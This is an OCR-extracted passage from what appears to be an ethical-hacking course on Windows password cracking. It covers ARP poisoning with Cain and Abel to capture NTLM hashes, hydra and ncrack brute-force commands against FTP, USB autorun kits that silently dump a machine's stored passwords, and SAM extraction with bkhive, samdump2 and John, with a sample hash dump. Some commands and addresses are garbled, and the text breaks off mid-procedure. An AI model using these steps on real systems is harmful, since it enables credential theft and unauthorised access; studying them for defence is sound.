
b) Understanding Password Cracking Techniques

c) Understanding Network Environment Types




- In workgroup the uses name and passwords stored in the SAM file in the same machine. We can crack the passwords if we got the data on the sam file.
- In the domains, the usernames and passwords are store in the domain controller. The directory service consists of four parts: domain partition, schema partition, configuration partition and application partition. The domain parti tion contains data about all objects in network. Schema partition consists of attributes or class templates. The configuration partition consists of the infrastructure of domain controller. The schema partition consists of attributes and classes templates.
- In active directory domains, the machine logon using Kerberos service. When the client wants to access any resource, it goes to a service under Kerberos called TGS (ticket granting service). The TGS carries TGT (ticket granting ticket). In TGT is file written on it SID for users and the security groups that the users members on them. The machine requests the TGT when it wants to access a service and the active directory grants it service ticket and session key and the machine gives the service ticket and the authentication to the service

d) Different Types of Password Cracking:




e) Ethical Hacking Techniques:




f) Passive Online Attacks:

- Cain and Abel Tool: Using the cain and abel tool. Tell him you want to use the cart network. Choose to make arp poisoning. Choose to run NTLM authentication. Go to sniffers and then hosts and add. Click all hosts. Go to ARP and check the gateway and choose the destination that we want to make ARP poisoning.
- Go and browse any machine in the network to see its share.



- Then go cain and abel and click passwords and then click SMB and we will find LM hash and NTLM hash. We can from this hash crack the password.




g) Active Online Attacks:

- You can find the password dictionary list in linux in /pentest/passwords/wordlists. You can find the password of ftp service using this command

hydra –l msfadmin -P / pentest/wordlists/dark0de.lst 192.168.1.3 ftp


Where msfadmin is username




It can find the password if it is in the file list

- You can use ncrack for same purpose

ncrack - v -u msfadmin -P / pentest/wordlists/dark0de.lst -p 21 192.168.281.29



- You can download password list from



h) Stealing Passwords Using USB drive:

- You have flash drive and when you put it inside the device, it will steal the information.
- There is a tool in nirsoft.net to recover all types of passwords.

The following table describes the most popular password recovery utilities for Windows in NirSoft Web site:


MessenPass	Recovers the passwords of most popular Instant Messenger programs in Windows: MSN Messenger, Windows Messenger, Windows Live Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.
Mail PassView	Recovers the passwords of the following email programs: Windows Live Mail, Windows Mail, Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.
IE PassView	IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0 and 8.0, as well as older versions of Internet explorer, v4.0 - v6.0
Protected Storage PassView	Recovers all passwords stored inside the Windows Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more...
Dialupass	Password recovery tool that reveals all passwords stored in dial-up entries of Windows. (Internet and VPN connections) This tool works in all versions of Windows, including Windows 2000, Windows XP, Windows Vista, Windows 7, and Windows Server 2003/2008.
BulletsPassView	BulletsPassView is a password recovery tool that reveals the passwords stored behind the bullets in the standard password text-box of Windows operating system and Internet Explorer Web browser. After revealing the passwords, you can easily copy them to the clipboard or save them into text/html/csv/xml file. You can use this tool to recover the passwords of many Windows applications, like CuteFTP, Filezilla, VNC, and more...
Network Password Recovery	Recover network shares passwords stored by Windows XP, Windows Vista, Windows 7, and Windows Server 2003/2008.
SniffPass Password Sniffer	Windows utility which capture the passwords that pass through your network adapter, and display them on the screen instantly. You can use this utility to recover lost Web/FTP/Email passwords.
RouterPassView	Windows utility that can recover lost passwords from configuration file saved by a router. This utility only works if your router save the configuration file in a format that RouterPassView can detect and decript.

i. Method 1 for Stealing Passwords Using USB drive:

- Take the programs in the website, mspass, pspv, passwordfox as example. Iepv_setup.exe, mailpv_setup.exe. Take the programs and put them in a folder. Setup the programs iepv and mailpv and take their programs from program file.

- Make program autorun.inf in the folder

- Make program progstart.bat




- Save the files in the root of flash. After you put the flash, the passwords will will be saved in the text file

ii. Method 2 for Stealing Passwords Using USB drive: USB Utilities


- We use USB_Utilities

- Choose the USB thief. Browse. Choose the place that you extracted the usb utilities. There will be two folders.


- Take the data in USBThief folder and put it in flash memory.



- When you put the flash in the machine it will dump all passwords.
- When you go home, open the dump folder.


olders
Desktop
My Documents
My Computer
3½ Floppy (A:)
Local Disk (C:)
DVD Drive (D:)
Removable Disk (E:)
batexe
Dump
USER-3665B3A67C
icons
Control Panel
Shared Documents
useer's Documents
My Network Places
Recycle Bin
New Folder
usb password
USB_Utilities
history.html
HTML Document
5 KB
IMClients.html
HTML Document
1 KB
mail.html
HTML Document
1 KB
NetworkAdapter.html
HTML Document
5 KB
OpenPorts.html
HTML Document
13 KB
PstPassword.html
HTML Document
1 KB
Startup.html
HTML Document
3 KB
IEPasswords.html
HTML Document
1 KB
InstalledUpdates.html
HTML Document
4 KB
MozillaCookies.html
HTML Document
1 KB
NetworkPasswords.html
HTML Document
1 KB
ProductKey.html
HTML Document
1 KB
selected.html
HTML Document
1 KB


i) The Lan Manager Hash:





- When Microsoft saves the password, it saves them in LMHash. Now there is NTLM hash.
- The Microsoft in work group environment registers the passwords in sam files. It is in system32/config folder. We cant do anything to the SAM file while the operating system active as it is protected.
- To get the data in SAM file we have thwo methods. The first method to bring program that can extract the data in SAM file and the second method is to boot from another operating system through the live CD.

I. Method 1 to get the data in SAM file:

- This method if you are local in machine as normal user and you want to get the password of the machine for administrator.
- To find the administrator user while you are not administrator, you can use cain program. Click cracker. Ask him to bring the hash for local system.







II. Method 2 to use CD to reset the password or crack the SAM file hash:

This method used when you are not logged in the device and you don't have account. In this method you can reset the password using PassCape CD. The problem is that the user knows that the password was reset. So the other way is to try to crack the password in the SAM file.

Choose to reset or change user account password. Put the new password for the user you want to change its password.

- Try to choose make dump export password hashes to file. Save the dumped passwords in usb drive. You must boot from the usb drive in order to save the file on it.
- Open the saved text file.
- The file consists from: User name: user id: LM hash: NTLM hash

We will crack LM hash

```
Administrator:500:NO PASSWORD**********************:31D6CFE0D16AE931B73C59D7E0C089C0:Built-in account for administering the
computer/domain:
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:Built-in account for guest access to the computer/domain:
HelpAssistant:1000:E199CE2B60DBE29BF3C31BD400DA2A3A:347EDA802496E9E849DB3278B3A13758:Account for Providing Remote Assistance:
SUPPORT_388945a0:1002:NO PASSWORD**********************:2D4A03A467D3D6973EDC0414FE5011EE:This is a vendor's account for the Help and
Support Service:
useer:1003:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634::
```


- You can use the website www.onlinehashcrack.com in order to crack passwords

- Or you can use the cain program
- The dumped sam file

- You can crack the sam file using the backtrack

- To see the hard disk, write in backtrack

fdisk –l



Mount the windows partition

mount /dev/sda1 / root

#cd /Windows/system32/config

#bkhive system password1.txt

samdamp2 SAM password1.txt > password2.txt


/pentest/passwords/john

./john /root/Windows/system32/ config/password2.txt

j) Offline Password Cracking:

We want to make crack for windows 2008 domain controller so we can reset the administrator password so we can login to domain controller.


- To make offline crack, put windows server 2008 in CDROM. When you login point to iso image of the windows 2008 server



- Restart the server. Click to esc to get the boot from menu>Choose to boot from cd
- Choose repair your computer

